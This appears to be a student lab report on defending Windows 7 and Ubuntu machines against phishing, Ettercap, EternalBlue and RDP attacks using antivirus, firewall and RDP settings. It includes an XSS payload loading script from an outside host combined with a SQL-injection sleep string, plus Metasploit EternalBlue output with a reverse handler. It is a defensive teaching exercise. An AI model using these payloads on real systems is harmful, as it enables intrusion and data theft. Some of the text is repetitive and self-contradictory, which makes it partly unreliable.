


Step 2: After finishing scanning, AVG antivirus will automatically remove it from the network.


4.2 Deffense from Phissing attack.

Based on our research, most Phishing attacks succeed if the victim has no self-awareness about surfing or clicking suspicious links. Phishing also can be stopped by using advanced anti-virus like Keprsky or Norton. In this attack scenario, we can stop this attack from attacking the victim's machine because do not have powerful anti-virus software.

4.3 Defence from Ettercap



Step 1: To defend against an attack from Ettercap, we trying to defend by using Avast antivirus



Step 2: We already scanned and want to see if Avast anti-virus can detect if the victim's machine is connected with the attacker's machine but still can detect the exploit.


The screenshot shows a web browser window with the following details:

- Address Bar:** Not secure | testphp.vulnweb.com/userinfo.php
- Page Title:** user info
- Content Area:**
 - Header:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
 - User Information:** kunl (test)
 - Form Fields:** Name: Credit card number: E-Mail: Phone number:
 - Address Field:** Address: ><script src="https://js.rip/hdhqtjBeta"></script> or 0 in (select sleep(10))
 - Buttons:** Update, Customize...


Step 3: Then when Ettercap tries to attack the victim while Avast Antivirus still running, it can stop Ettercap to capture the data.

4.4 Defending SMB vulnerability

To avoid unauthorized access to your system. It is crucial to keep the firewall always on in the Windows machine. The defending step from Windows 7 will be taken from turning on the Windows Firewall.



Step 1: The step will begin with opening the Control Panel in the Windows tab.




Step 2: Next, we will choose the System and Security.



Step 3: In the System and Security. It will provide us with Windows Firewall.

A screenshot of the Windows Firewall settings window. At the top left, it says "Update your Firewall settings" and "Windows Firewall is not using the recommended settings to protect your computer". There's a button "Use recommended settings". Below this, under "Home or work (private) networks", it shows "Connected" with an upward arrow icon. It lists "Windows Firewall state: Off", "Incoming connections: Block all connections to programs that are not on the list of allowed programs", "Active home or work (private) networks: Network 2", and "Notification state: Notify me when Windows Firewall blocks a new program". At the bottom, there's another section for "Public networks" with "Not Connected" and a downward arrow icon.

Step 5: As we can see now, the color on the page is still red which gives us a signal that the firewall is still turned off.



Step 6: On this page, we should tick the options on the firewall and click 'Okay' to make the system do what we desire.

What are network locations?

Home or work (private) networks	Connected
Networks at home or work where you know and trust the people and devices on the network	
Windows Firewall state:	On
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks:	Network 2
Notification state:	Notify me when Windows Firewall blocks a new program
Public networks	Not Connected

Step 7: After some time, we can see the colour on the page changed to green then it gives us a signal that the firewall is now in active state.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49328 ) at 2024-01-11 14:06:03 -0500
[-] 10.0.2.4:445 - Rex::ConnectionTimeout: The connection with (10.0.2.4:445) timed out.
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.4:445 - The target is not vulnerable.
```

Upon turning on the Firewall on the Windows 7 machine, the Attacking machine now stated that the target is not vulnerable. This will conclude the assignment as the metepreter of the exploit cannot access the Windows 7 machine.

4.3 Defending against RDP attacks


Defending against RDP (Remote Desktop Protocol) assaults in Windows include applying several security measures to safeguard the RDP service and the whole system. There are some of the most important steps to avoid this kind of attack such as limiting the Remote Desktop Protocol Access in Windows so that I would not be discovered in the RDP scanning in Attacking Machine. In this defending step, I will also turn to keep the firewall turned on to make sure no unauthorized user can access the defending device.




The step to limit the RDP access is simply to click on the START button and search for Computer, then I right-clicked on the computer and open the properties.




The properties button will lead my desktop to the System and security under the control panel. I will then choose the Remote Setting option.




Upon choosing the remote setting, it will lead me to the system properties of remote setting. Here I will change from 'Allow connections from computers running any version of Remote Desktop (less Secure)' to 'Don't allow connections to this computer'. Then we can select apply and then okay. The setting is all set.




Next is to turn the firewall ON. The step will begin with opening the Control Panel in the Windows tab.



Next, we will choose the System and Security.



In the System and Security. It will provide us with a Windows Firewall.



In the firewall, there are options to turn on or off the firewall. Click that option given.

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

[Use recommended settings](#)

[What are the recommended settings?](#)

Home or work (private) networks Connected 

Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state:	Off
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks:	 Network 2
Notification state:	Notify me when Windows Firewall blocks a new program

Public networks Not Connected 

As we can see now, the color on the page is still red which gives us a signal that the firewall is still turned off.

Home or work (private) network location settings

 Turn on Windows Firewall
 Block all incoming connections, including those in the list of allowed programs
 Notify me when Windows Firewall blocks a new program

 Turn off Windows Firewall (not recommended)

Public network location settings

 Turn on Windows Firewall
 Block all incoming connections, including those in the list of allowed programs
 Notify me when Windows Firewall blocks a new program


 Turn off Windows Firewall (not recommended)

In this page, we should tick the options to on the firewall and click 'Okay' to make the system do what we desired.

What are network locations?

Home or work (private) networks		Connected
Networks at home or work where you know and trust the people and devices on the network		
Windows Firewall state:	On	
Incoming connections:	Block all connections to programs that are not on the list of allowed programs	
Active home or work (private) networks:	Network 2	
Notification state:	Notify me when Windows Firewall blocks a new program	
Public networks		Not Connected

After some time, we can see the color on the page changed to green then it gives us a signal that the firewall is now in an active state



```
(kali㉿kali)-[~]
$ sudo nmap -p 3389 --script rdp-enum-encryption 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 14:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.00059s latency).

PORT      STATE      SERVICE
3389/tcp  filtered  ms-wbt-server
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

We can see after turning the remote access to not allowing any connections to the computer, the attacker now have a result of the port is filtered.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST ⇒ 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49328 ) at 2024-01-11 14:06:03 -0500
[-] 10.0.2.4:445          - Rex::ConnectionTimeout: The connection with (10.0.2.4:445) timed out.
[*] 10.0.2.4:445          - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.4:445 - The target is not vulnerable.
```

Also upon turning on the Firewall on the Windows 7 machine, the Attacking machine now stated that the target is not vulnerable. This will conclude the assignment as the metepreter of the exploit cannot access the Windows 7 machine.

5. Linux Defender


For Linux computers we have implemented several defenders to defend against any malicious attacks, those defenders are:

1. Antivirus ClamAV

2. Eset nod 32 Firewall

3. XDP-Firewall

5.1. ANTIVIRUS ClamAV



Step 1 : There is no Antivirus in ubuntu Linux.

```
aiman@Aiman:~$ sudo apt install clamav
```


Step 2 : To install ClamAV on Ubuntu machine, enter the following command in the terminal:

```
apt install clamav
```

